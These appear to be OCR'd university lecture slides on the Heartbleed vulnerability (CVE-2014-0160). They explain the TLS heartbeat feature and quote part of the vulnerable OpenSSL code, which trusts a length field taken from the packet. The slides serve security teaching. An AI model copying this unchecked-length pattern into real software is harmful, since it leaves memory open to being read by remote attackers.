Heart Bleeding

Yajin Zhou (http://yajin.org)

Zhejiang University

Credits: SEEDLab
http://www.cis.syr.edu/~wedu/seed/


What's Heart Bleeding

- CVE-2014-0160 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is the Standard for Information Security Vulnerability Names maintained by MITRE. Due to co-incident discovery a duplicate CVE, CVE-2014-0346, which was assigned to us, should not be used, since others independently went public with the CVE-2014-0160 identifier.


- http://heartbleed.com/

Heart Beat: keep-alive feature

- To maintain the communication between security channel
- Sender sends a Heartbeat package (request)
- Receiver constructs a response package, and sends it back to sender. The payload data should be same




The Vulnerable Code




```
// Reads 16 bits from the payload field, and and store the value
//   in the variable payload.
n2s(p, payload);                                                ①

pl=p; // pl now points to the beginning of the payload content.

if (hbtype == TLS1_HB_REQUEST)
{
  unsigned char *buffer, *bp;
  int r;

  // Allocate memory for the response packet:
  // 1 byte for message type, 2 bytes for payload length,
  // plus payload size, and padding size.
  buffer = OPENSSL_malloc(1 + 2 + payload + padding);           ②
  bp = buffer;
```

The Vulnerable Code

